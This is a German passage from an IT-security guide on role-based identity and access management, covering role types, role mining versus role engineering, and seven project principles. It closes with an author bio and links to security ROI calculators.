


Abbildung 8: Vorteile von rollenbasiertem IAM

Wichtig ist an dieser Stelle die Klärung des Rollenbegriffs: Wird über Rollen gesprochen, so unterscheiden sich die Meinungen und Interpretationen dieses Konzeptes oftmals drastisch. Betrachtet man Geschäftsrollen, die im IAM Anwendung finden, so können im Groben drei verschiedene Rollentypen unterschieden werden: Einfache Basisrollen bündeln die allgemeinen Berechtigungen in einem untersuchten Unternehmensbereich. Organisatorische Rollen modellieren die betriebswirtschaftlichen Stellen und damit die Summe der Aufgabenbündel von Mitarbeitern. Die feingranularen funktionalen Rollen bieten darüber hinaus die Möglichkeit, einzelne Aufgabenbündel und Spezialaufgaben im Unternehmen in Rollen zu verpacken.

Die Erfahrung zeigt, dass für unternehmensweites Identitäts- und Access Management weniger technische Rollen als vielmehr Geschäftsrollen, die die Tätigkeiten und Positionen der Mitarbeiter widerspiegeln, benötigt werden. Unternehmen beginnen typischerweise mit der Modellierung von einfachen Basisrollen, mit deren Hilfe sie einen großen Teil der Standardberechtigungen automatisiert vergeben und entziehen können. Erst in einem zweiten Schritt erweitern sie ihr Rollenkonzept und fügen organisatorische Rollen hinzu, um beispielsweise feingranulare Stellenbeschreibungen abbilden zu können.

10.6.1 Nutzen quantifizieren

Da nicht alle Unternehmensbereiche gleich gut für die Modellierung von Rollen geeignet sind, empfiehlt sich vor der eigentlichen Definition der Rollen eine Aufwands- und Nutzenanalyse. Diese Analyse gibt Hinweise darauf, welche Abteilungen, Systeme oder Projekte sich besonders gut für eine Rollengenerierung eignen beziehungsweise welche zurückgestellt werden sollten oder nicht geeignet sind. Sind die Daten vorab bereinigt worden, existieren gemeinsame Berechtigungen für Mitarbeiter in bestimmten Abteilungen, oder können homogene Benutzergruppen identifiziert werden, ist mit einer schnellen und erfolgversprechenden Rollendefinition zu rechnen. So können schnell erste Ergebnisse präsentiert werden, was wiederum der Unterstützung des Managements und der Projektsponsoren zuträglich ist. Bevor die Vorbereitungen zur Rollengenerierung abgeschlossen werden, ist es erforderlich, das geplante Vorgehen festzulegen und Entscheidungsträger zu informieren. Dies sind neben den technischen Verantwortlichen und Systemadministratoren auch Vertreter der Geschäftsprozessebene wie Abteilungs- oder Projektleiter. Diese Verknüpfung verdeutlicht, dass Rollenma-

nagement-Projekte nicht nur technische Projekte sind, sondern auch die organisatorischen und betriebswirtschaftlichen Anforderungen mit einbeziehen müssen.

10.6.2 Hybride Rollenmodellierung

Nach der Auswahl der geeigneten Geschäftsbereiche und Systeme für eine automationsunterstützte Rollenmodellierung können Unternehmen mit der eigentlichen Rollendefinition beginnen. Allerdings kann nur auf Basis einer strukturierten und iterativen Vorgehensweise der Projekterfolg gesichert werden. Ein Rollenmodell für das gesamte Unternehmen in einem einzigen Schritt zu erstellen, wäre aufgrund der Komplexität der Identitäten und ihrer Berechtigungen nicht zielführend.

Die Modellierung der notwendigen Geschäftsrollen erfolgt heutzutage typischerweise durch eine hybride Kombination von so genannten Role Mining und Role Engineering Techniken (Abbildung 9). Während das klassische Role Engineering sich mit dem Ableiten von Geschäftsrollen aus der Aufbau- und Ablauforganisation (etwa auf der Basis von Arbeitsplatzbeschreibungen, Mitarbeiterfunktionen und Abteilungszugehörigkeiten) beschäftigt, hat sich das Role Mining in den letzten Jahren immer mehr zu einem pragmatischen Ansatz der Rollendefinition entwickelt: In den bestehenden Berechtigungsstrukturen werden ähnliche Mitarbeitergruppen identifiziert und zu Rollen gebündelt. Dennoch wird dieser neue Trend kritisch gesehen, denn die Grundvoraussetzung für Role Mining ist eine hohe Datenqualität in den Berechtigungsstrukturen, da die verwendeten Algorithmen zur Rollenerkennung andernfalls fehlerhafte Rollenkandidaten extrahieren.




Abbildung 9: Wege der Rollenmodellierung

Nur durch eine hybride Kombination der beiden bestehenden Verfahren können die jeweiligen Nachteile reduziert und die Rollenmodellierung beschleunigt werden. Unternehmen generieren teilautomatisiert auf Basis der sauberen Berechtigungsstrukturen eine Menge an möglichen Rollenkandidaten und lassen diese wiederum durch verantwortliche Mitarbeiter aus der Aufbau- und Ablauforganisation überprüfen und gegebenenfalls anpassen, um sie dann in den gültigen Rollenkatalog zu übernehmen.

Wie vorher erwähnt beginnen Firmen üblicherweise mit der Definition von Basisrollen, bevor sie weitergehende, komplexere Rollen modellieren. Zu Beginn der Rollendefinition wird oftmals festgestellt, welche Berechtigungen jedem Mitarbeiter in der Abteilung zugewiesen sind. Das Resultat ist die Definition einer Rolle, die alle gemeinsamen Berechtigungen der Abteilung bündelt. Aufbauend auf den verbleibenden Berechtigungen nach der Definition von Basisrollen, kann mit dem Herleiten von organisatorischen Rollen begonnen werden, um Mitarbeiter mit gleichen Aufgabenbündeln zu gruppieren. Im Unterschied zu den Basisrollen existieren mehrere organisatorische Rollen in einer untersuchten Abteilung.

Leitsatz 7: Mit einfachen Geschäftsrollen beginnen

Bei der Migration zu rollenbasiertem Identitäts- und Access Management besitzt ein inkrementeller Ausbau des Rollensystems die größte Aussicht auf langfristigen Erfolg. Unternehmen sollten versuchen, mit einer geringen Anzahl von Basisrollen die Berechtigungsvergabe zu automatisieren. Auf dieser Grundlage können schrittweise feingranulare Geschäftsrollen modelliert werden. So kann das Risiko des Scheiterns von Rollenprojekten minimiert werden.

Die notwendigen Schritte können mit Hilfe von einfachen skriptbasierten Abfragen erfolgen, allerdings empfiehlt sich der Einsatz von speziellen Tools, wenn es darum geht, ein optimiertes und hierarchisches Rollenmodell zu erstellen. Auf dem Markt gibt es mehrere Anbieter, die in den letzten Jahren Role Mining Tools entwickelt haben, mit deren Hilfe über verschiedenste Clustering-Techniken und statistische Analysen Mitarbeiter anhand der vergebenen Berechtigungen zu Rollenkandidaten gebündelt werden. Auch wenn die Hersteller ihre Produkte für die Rollenmodellierung gerne als einfach einzusetzende Komplettlösungen anbieten, muss darauf geachtet werden, dass in jedem Fall manuelle Nachbesserung notwendig ist. Die von den Tools bereitgestellten Ergebnisse sind Rechtebündel ohne semantische Bedeutung. Daher muss in jedem Fall nach dem Auffinden gemeinsam mit den Fachabteilungen eine Auswahl und Verfeinerung der Rollenkandidaten erfolgen, um sie in den Geschäftskontext einzuordnen.

Beispiel:

Das vereinfachte Beispiel in Abbildung 10 verdeutlicht diese Situation: In einer Abteilung mit 30 Mitarbeitern wurden 6 Rollen in den bestehenden Berechtigungsstrukturen identifiziert. Allerdings ist ohne Hintergrundwissen nicht ersichtlich, dass es sich dabei unter anderem um die Rollen des Abteilungsleiters, der 20 Sachbearbeiter und der fünf Mitarbeiter der Versandbearbeitung in der Logistikabteilung handelt. Dieses Beispiel verdeutlicht, dass der Einsatz von Role Mining Werkzeugen immer durch Prozessverantwortliche unterstützt werden muss. Nur so können Rollenkandidaten angepasst werden, so dass sie im täglichen Betrieb, etwa zur Provisionierung von Berechtigungen, eingesetzt werden können.




Abbildung 10: Identifikation von Rollen mit Role Mining Tools

10.7 Zusammenfassung

Der Beitrag unterstreicht die Bedeutung der organisatorischen Aufgaben im IAM-Umfeld und die Notwendigkeit einer technischen Unterstützung zur Verwirklichung der gesetzten Ziele. Aus den verschiedenen Herausforderungen, die das IAM an ein Unternehmen stellt, wurden sieben grundlegende Leitsätze entwickelt, die von Projektleitern und Verantwortlichen bei der Entwicklung und Durchführung von IAM-Vorhaben berücksichtigt werden sollten:

1. **IAM ist eine organisatorische Herausforderung**
2. **Strategisch und langfristig denken**
3. **Strukturiert vorgehen**
4. **Klare Verantwortlichkeiten definieren**
5. **Sorgfältige Technologieauswahl**
6. **Datenqualität ist ein zentraler Erfolgsfaktor**
7. **Mit einfachen Geschäftsrollen beginnen**

Es wurde gezeigt, dass IAM-Projekte stark von den organisatorischen Vorarbeiten und der Qualität der Identitäts- und Berechtigungsinformationen in einem Unternehmen abhängen. Nur auf Basis von hochwertigen Benutzerdaten können Firmen bestehende Compliance-Anforderung abbilden und die Kontrolle über ihre Berechtigungsstrukturen sicherstellen. Um eine erfolgreiche Bereinigung der Identitätsdaten durchführen zu können, bedarf es einer modularen Vorgehensweise und Methodik. In verschiedenen Analyse- und Bereinigungsschritten kann so unter Einbeziehung von Fachabteilungen und Expertenwissen eine iterative Erhöhung der Datenqualität erfolgen. Diese legt dann auch gleich den Grundstein für ein passendes und schnell definierbares Rollenmodell im Unternehmen. Allerdings muss sichergestellt werden, dass die Datenqualität und die Güte der Benutzerverwaltungsprozesse und Richtlinien für das Identitäts- und Access Management langfristig zukunftsfähig ist. Dies kann durch das Einrichten eines automatisierten periodischen Monitorings des IAM-Systems und die dauerhafte Beachtung der zentralen Leitsätze aus diesem Beitrag erfolgen.

10.8 Über den Autor

Als Ausgründung des Lehrstuhls für Wirtschaftsinformatik I der Universität Regensburg bietet die Nexis GmbH seit 2009 Softwarewerkzeuge und Dienstleistungen für IT-Sicherheit, Identitäts- und Access Management und den Transfer von Forschungsleistungen in die Praxis an. Die Nexis GmbH ist ein kompetenter und innovativer Partner bei der Konzeptionierung, Weiterentwicklung und Optimierung von IAM-Infrastrukturen, der Entwicklung von IAM-Strategien und der Definition und dem Reengineering von IAM-Prozessen und Richtlinien in Unternehmen. Zusätzlich entwickelt und vertreibt die Nexis GmbH seit dem Jahr 2010 mit der Produktreihe „contROLE" eine Software zur Analyse und Bereinigung von Berechtigungsdaten und der Definition von Geschäftsrollen in Unternehmen. Kontakt unter Ludwig.Fuchs@nexis-secure.de

Dr. Ludwig Fuchs ist Geschäftsführer der Nexis GmbH und wissenschaftlicher Mitarbeiter am Lehrstuhl für Wirtschaftsinformatik I der Universität Regensburg. Er studierte Wirtschaftsinformatik an der Universität Regensburg und hat 2009 seine Promotion in diesem Fachgebiet abgeschlossen. Neben seiner Tätigkeit als Berater in verschiedensten IAM- und IT-Sicherheitsprojekten hat er in der Vergangenheit im Rahmen von Forschungsaufenthalten an der University of York (England) und University of Texas (San Antonio, USA) mit bekannten Größen im Gebiet der IT-Sicherheit und Rollenmodellierung zusammenarbeiten können. Herr Dr. Fuchs konnte im Verlauf seiner langjährigen Tätigkeit im Identitäts- und Access Management durch verschiedenste internationale Veröffentlichungen, Tagungsteilnahmen und Fachbeiträge sein Expertenwissen unter Beweis stellen. Mehrere seiner Arbeiten zu diesem Themenkomplex erschienen in renommierten internationalen Publikationsmedien. Im Zuge der anwendungsorientierten Forschung konnte er seine Erfahrung im IAM ausbauen und die Brücke zwischen praktischen Anforderungen von Unternehmen und den Ergebnissen aus der Forschung schlagen.

11 ROI Kalkulatoren IT SECURITY (Links)

11.1 Viren-Kostenkalkulator

http://www.cmsconnect.com/marketing/CalcMain.htm

11.2 Spam-Kostenkalulator

http://www.cmsconnect.com/marketing/CalcMain.htm

11.3 Desktop-Virtualisierung

http://www.trendmicro.com/us/enterprise/cloud-solutions/deep-security/roi-calculator/

11.4 Web-Security

http://www.vicomsoft.com/services/web-security-solutions/on-premise/roi-calculator/

11.5 UTM

http://www.cyberoam.com/cyberoam/jsp/roi/roicalc.jsp

11.6 Application Security

https://www14.software.ibm.com/webapp/iwm/web/signup.do?source=swg-rtl-sd-calc&S_PKG=ri_AppScan-ROI-calc

11.7 Biometrie

http://biouptime.com/what-is-biouptime/key-benefits/roi/

11.8 PACS/Automatisierte Zutrittskontrolle

http://translate.google.de/translate?hl=de&langpair=en%7Cde&u=http://daon.com/content/daon-offers-roi-calculator-automated-pacs-provisioning

11.9 IAM/Identity & Access Management

http://www.novell.com/surveyutil/survey.jsp?id=607

http://www.a10networks.com/resources/files/WP-ROI.pdf

http://www.identityautomation.com/single2/tool-roi-calculator

Hinweis: Aus urheberrechtlichen Gründen können wir die hier genannten ROI-Kalkulatoren nicht direkt anbieten, sondern nur auf die entsprechenden Webseiten verlinken.